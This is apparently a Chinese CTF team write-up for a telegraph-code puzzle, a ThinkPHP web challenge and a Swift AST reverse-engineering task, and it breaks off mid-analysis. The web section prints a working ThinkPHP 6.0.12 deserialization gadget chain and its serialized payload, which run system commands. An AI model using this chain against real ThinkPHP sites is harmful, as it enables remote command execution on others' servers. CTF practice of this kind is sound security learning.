**星河战队WRITEUP**

## 战队信息

战队名称：星河

战队排名：193

## 解题情况

### 请粘贴战队排名截图和答题情况截图：

示例的操作流程：

“详细数据”→ “解题总榜”→“找到您所在队伍”→“截图”

（提交的时候请把下图替换为您队伍解题总榜上的排名截图）



## 解题过程

### 05 签到电台


根据提示得到

“弼时安全到达了”所对应的7个电码：  
1732 2514 1344 0356 0451 6671 0055  
​  
模十算法示例：1732与6378得到7000  
​  
发包示例：/send?msg=s

根据密码本 取前28位分为7组再进行模十运算得到密电

c1 = ['1732', '2514','1344', '0356', '0451', '6671','0055']  
c2 = ['1088', '3085','2306', '2336', '9149', '2563' '4241']  
       2710    5599   3640    2682    9590    8134   4296

burp抓包修改返回flag




### Ezpop ezpop

文章：<https://www.freebuf.com/vuls/321546.html>

参考链接

[ThinkPHP6.0.12LTS反序列漏洞分析 - FreeBuf网络安全行业门户](https://www.freebuf.com/vuls/321546.html)

扫描目录，发现源码www.zip




发现反序列化接口

public function test()  
   {  
           unserialize($\_POST['a']);  
   }

参考文件写反序列化

|  |
| --- |
| <?php namespace think{     abstract class Model{         private $lazySave = false;         private $data = [];         private $exists = false;         protected $table;         private $withAttr = [];         protected $json = [];         protected $jsonAssoc = false;         function \_\_construct($obj = ''){             $this->lazySave = True;             $this->data = ['whoami' => ['cat /flag.txt']];             $this->exists = True;             $this->table = $obj;             $this->withAttr = ['whoami' => ['system']];             $this->json = ['whoami',['whoami']];             $this->jsonAssoc = True;        }    } } namespace think\\model{     use think\\Model;     class Pivot extends Model{    } } ​ namespace{     echo(urlencode(serialize(new think\\model\\Pivot(new think\\model\\Pivot())))); } O%3A17%3A%22think%5Cmodel%5CPivot%22%3A7%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A13%3A%22cat+%2Fflag.txt%22%3B%7D%7Ds%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A8%3A%22%00%2A%00table%22%3BO%3A17%3A%22think%5Cmodel%5CPivot%22%3A7%3A%7Bs%3A21%3A%22%00think%5CModel%00lazySave%22%3Bb%3A1%3Bs%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A13%3A%22cat+%2Fflag.txt%22%3B%7D%7Ds%3A19%3A%22%00think%5CModel%00exists%22%3Bb%3A1%3Bs%3A8%3A%22%00%2A%00table%22%3Bs%3A0%3A%22%22%3Bs%3A21%3A%22%00think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A7%3A%22%00%2A%00json%22%3Ba%3A2%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3Bi%3A1%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3B%7D%7Ds%3A12%3A%22%00%2A%00jsonAssoc%22%3Bb%3A1%3B%7Ds%3A21%3A%22%00think%5CModel%00withAttr%22%3Ba%3A1%3A%7Bs%3A6%3A%22whoami%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22system%22%3B%7D%7Ds%3A7%3A%22%00%2A%00json%22%3Ba%3A2%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3Bi%3A1%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22whoami%22%3B%7D%7Ds%3A12%3A%22%00%2A%00jsonAssoc%22%3Bb%3A1%3B%7D |



### flag{b10a9807-6036-48b3-b5eb-c78bc2c07c5d}

### 16 baby\_tree

这题emmm，怎么说呢，算是运气不错，之前写过一个ast的，没写出来，但是这次明显看到ast加了混淆应该，swift ios的东西，也没碰过，本来准备摆了，后面发现，这个题，代码逻辑还是蛮明显的，于是队友去输出别的题，我就死磕re

swift相关知识：<https://www.jianshu.com/p/e917bf0e8a7d>

知道给出的.ast文件是swift源码经过parse解析和ast编译生成的AST语法树

swiftc -dump-ast LGPerson.swift >> ast.swift


一个发现：<https://juejin.cn/post/6844903808120815623>

可以通过AST重写Swift代码，可能可以重新编译回Swift


Swift AST 资源管理器：<https://github.com/SwiftFiddle/swift-ast-explorer>

用于 Swift 源代码的 AST 可视化工具：<https://swift-ast-explorer.com/>


尝试对代码进行重写，其中主要看对应的运算操作和变量的使用




函数定义，无关紧要，知道了有两个参数传入，encoded和keyValue




变量b，不是很清楚代码逻辑



变量k，同样没怎么看懂




四个变量，r0 r1 r2 r3,且进行了初始化的取值，取值类似于前面的b




i是range类型的，且初始化参数中使用到了0 b，猜测这里是一个循环遍历操作，后面还有一个4暂时不知道是干嘛的


后面的一段很长，应该是循环里面的操作




用到了r0 r1 r2 r3



对b使用参数i，意思应该是r0=b[i] 后面对应的还有r1=b[i+1]，r2=b[i+2]，r3=b[i+3]



赋值完后，有异或操作




操作结果存储在b[i]中


IMG_265

异或的第一个参数是r2，第二个参数有一长段


所以是r2^(??)



先与操作



